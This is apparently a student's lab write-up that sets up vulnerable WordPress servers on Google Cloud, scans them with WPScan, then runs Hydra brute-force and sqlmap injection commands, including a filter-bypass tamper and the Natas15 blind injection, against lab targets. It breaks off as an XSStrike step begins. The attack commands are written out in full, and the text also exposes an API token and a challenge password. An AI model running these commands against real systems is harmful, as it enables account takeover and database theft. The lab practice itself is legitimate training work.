Step 1: WPVulnDB Setup

To access the latest vulnerability data while using WPScan, I registered an account at wpscan.com and retrieved my personal API token:

- eDxsGdLercYlVyaPHzQCfImPebtzUMdbtsZihouY8DU

This token is used to authenticate with WPVulnDB's real-time CVE feed, enabling WPScan to detect known issues in WordPress core, plugins, and themes during scans.

Step 2: WordPress 4.6 Server Setup

I spun up a new VM named wordpress46 in the us-west1-b zone using the following configuration:

- Machine Type: e2-micro
- Image: Ubuntu 20.04 LTS (x86_64)
- Firewall Rule: HTTP traffic enabled

The instance was successfully assigned:

- Internal IP: 10.138.0.10
- External IP: 34.19.117.167

Once the VM was running, I SSH'd into it, installed Docker and Docker Compose, and initialized the working directory:

```
sudo apt update -y
sudo apt install docker.io docker-compose -y
mkdir wp46
cd wp46
```


In wp46, I created a docker-compose.yaml with WordPress 4.6 (wuchangfeng/wordpress-vuln) and MySQL 5.7 (wuchangfeng/mysql:5.7), then started the containers:

- sudo docker-compose up -d

After confirming that both containers were up, I accessed the external IP http://34.19.117.167 to complete the WordPress installation. For the site setup:

- Site Title: calizo
- Username: jaysworld
- Password: (confidential)

Once installation was finished, I logged in and visited the homepage using the top-left WordPress icon. The default "Hello world!" post was successfully displayed, confirming the deployment.



- Screenshot shows WordPress homepage with Odin ID shown onscreen.


Step 3: WordPress Marketplace Server Setup

To simulate a real-world up-to-date deployment, I provisioned a WordPress instance via Google Cloud Marketplace. I first narrowed down the options by applying the

Virtual machines and Free filters, avoiding high-availability or multi-VM clusters to keep deployment minimal and cost-free.

I selected the WordPress Multisite on Google Compute Engine solution and launched the deployment in the us-west1-b zone. After it initialized, I used the automatically generated credentials provided in the instance summary to log into the WordPress admin panel.

Once authenticated, I clicked the top-left “Home” icon to reach the default landing page of the blog. This verified the service was running properly and exposed externally. The external IP assigned was 34.82.212.103, and the site loaded successfully with the default "Hello world!" blog post, as shown in the screenshot. I also included my Odin ID in the capture to meet documentation requirements.



This setup demonstrates how attackers might quickly identify and test default or lightly configured CMS installations — especially when left unattended or running with default credentials.

Step 4: WPScan Enumeration on Internal WordPress Instances

To assess the security posture of both WordPress instances set up in earlier steps, I used the wpscanteam/wpscan Docker image on my Kali VM and scanned each site using their respective internal IP addresses as required to avoid abuse flags.

Scan 1: Legacy WordPress 4.6 (http://10.138.0.10)
This instance was extremely vulnerable. WPScan identified:

- WordPress Version: 4.6 (released in 2016)
- 105 total CVEs were detected, including serious vulnerabilities such as:
    - Stored XSS via image filenames (CVE-2016-7168)
    - RCE via PHPMailer (CVE-2016-10033)
    - SQL injection in WP_Query and wpdb methods
    - Multiple CSRF, SSRF, and privilege escalation issues

No vulnerable themes or plugins were detected. However, the outdated version itself opened the door to a large surface area of exploitable bugs.

The scan did not enumerate any usernames, likely due to default configuration hardening being absent but brute-force attempts failing on account discovery.

Scan 2: Marketplace WordPress 6.7.1 (http://10.138.0.11)
This more modern instance was in significantly better shape, although still outdated (version 6.7.1 as of November 2024).

Key findings:

- WordPress Version: 6.7.1
- 1 user found: admin
- Version is outdated, though no critical CVEs were reported in the scan results
- No vulnerable themes, plugins, config backups, DB exports, or timthumbs detected

This scan returned relatively clean with no CVEs flagged explicitly by WPScan, which reflects a more secure baseline when kept near up-to-date. Still, the presence of XML-RPC, open /uploads listing, and outdated core raises some concern for hardening.

Summary

Instance	Version	CVEs Found	Users Enumerated
wordpress46	4.6	105	None
wordpress-1	6.7.1	None detected	admin

Moving forward, the older WordPress deployment clearly demonstrates the dangers of running unpatched versions in production. The newer marketplace instance shows much better hygiene, although staying current with core updates is still essential to eliminate residual exposure.

Step 5: Clean-Up

After wrapping up the scans, I cleaned up both WordPress environments to avoid unnecessary charges and to stay organized. I first went into Google Cloud’s Solution Deployments section, navigated to my wordpress-1 deployment under Solutions → Deployment Manager, and deleted it directly through the UI. This cleared out the Marketplace-based WordPress instance.

Next, I used Cloud Shell to delete my custom WordPress 4.6 instance. I ran the provided command:

- gcloud compute instances delete wordpress46 --zone us-west1-b

After confirming the deletion prompt with Y, the CLI confirmed that the wordpress46 instance was successfully removed from the project. All attached auto-deleted disks were removed along with it, which is expected since I didn't use the --keep-disks flag.

Lastly, I stopped my Kali VM since I wasn’t continuing into the next lab yet, which helps conserve cloud credits and resources.

This concludes the cleanup phase—everything’s reset and ready for the next phase of testing or deployment.


Lab 6.4 Exploitation Tools Pt 1

Step 1: Brute-Forcing Web Login with Hydra and Mirai Wordlists

To kick off Lab 6.4, I used the built-in Mirai credential wordlists located in /usr/share/wordlists/metasploit on the Kali VM. The files mirai_user.txt and mirai_pass.txt contained sets of known default usernames and passwords often associated with insecure IoT devices—perfect for testing brute-force login scenarios.

I targeted the example1 authentication endpoint hosted internally at http://10.138.0.3/authentication/example1. Using Hydra, I launched a brute-force attack to test all username/password pairs, including the -e s flag to try each username as its own password.

hydra -e s -L /usr/share/wordlists/metasploit/mirai_user.txt \
-P /usr/share/wordlists/metasploit/mirai_pass.txt \
http-get://10.138.0.3/authentication/example1



The scan was successful—Hydra returned the valid credentials:

- Username: admin
- Password: admin

To show the process in action and verify attempts, I reran the same command with the -V verbose flag to log each try:
hydra -e s -L /usr/share/wordlists/metasploit/mirai_user.txt \
-P /usr/share/wordlists/metasploit/mirai_pass.txt -V \
http-get://10.138.0.3/authentication/example1

The verbose output confirmed that Hydra systematically tested each credential combination before identifying the correct match. This exercise highlights the ease and speed at which brute-force tools can compromise poorly secured endpoints when default or weak credentials are left in place.

Step 2: SQLMap


For this section, I used sqlmap to automate discovery and exploitation of SQL injection vulnerabilities across three targets: example1.php, example2.php, and the blind injection-based Natas15 challenge. Below are breakdowns for each.

1. SQL Injection #1 – Basic SQLi on WFP1

To begin, I ran a standard SQLMap dump against the vulnerable example1.php?name=root endpoint using the internal IP 10.138.0.2. The exact command was:
sqlmap -u "http://10.138.0.2/sqli/example1.php?name=root" --batch --dbms mysql --dump

Outcome:

- SQLMap successfully detected a time-based and UNION-based SQL injection.
- The backend was confirmed as MySQL 5.0.12.
- SQLMap dumped the users table from the exercises database.
- The table included usernames and passwords for admin, user1, and user2.




Screenshot evidence: Password dump of the users table from the exercises DB confirms injection success and credential exposure.

2. SQL Injection #2 – Whitespace Filtered Input (WAF Bypass)
This variant filters spaces from inputs. I employed the tamper script space2randomblank to bypass the filter:
- sqlmap -u "http://10.138.0.2/sqli/example2.php?name=root" \
--dbms mysql --dump --tamper=space2randomblank

Outcome:

- Tamper script substitution succeeded, bypassing the space restrictions.
- SQLMap identified the same vulnerable name parameter and reused time-based payloads.
- The users table dump returned similar admin/user entries from the exercises DB.



Tamper payloads and extracted data verified via screenshot logs of SQLMap’s successful dump.


3. Natas15 – Blind Time-Based Injection via Authenticated POST


For the final part, I used SQLMap to attack the Natas15 blind injection challenge. This required using basic HTTP authentication and a time-based inference attack on a POST request:

```
sqlmap -u 'http://natas15.natas.labs.overthewire.org' \
  --auth-type basic \
  --auth-cred natas15:SdqIqBsFcz3yotlNYErZSZwblkm0lrvx \
  --data 'username=foo' --dbms mysql --dump --level 2 --batch --time-sec 1
```

Outcome:

- Despite no error messages or content changes, SQLMap detected the time-based blind injection vulnerability.
- The users table in natas15 DB was fully dumped.
- Entries retrieved: users bob, charlie, natas16, and alice along with their respective passwords.





Captured screenshots of payload execution and full users table dump confirm exploitation success of blind injection.

Each of these steps illustrates how SQLMap’s powerful automation can uncover both obvious and subtle injection points, whether through basic GET/POST parameters or via filtered and blind injection contexts.


Step 3: XSStrike — Scanning WFP1 & Firing Range for Reflected XSS

To begin this step, I installed XSStrike v3.1.5 on the Kali VM, activated a virtual environment, and ensured all required dependencies (like fuzzywuzzy and requests) were installed cleanly.


1. WFP1 VM: Scanning XSS Target
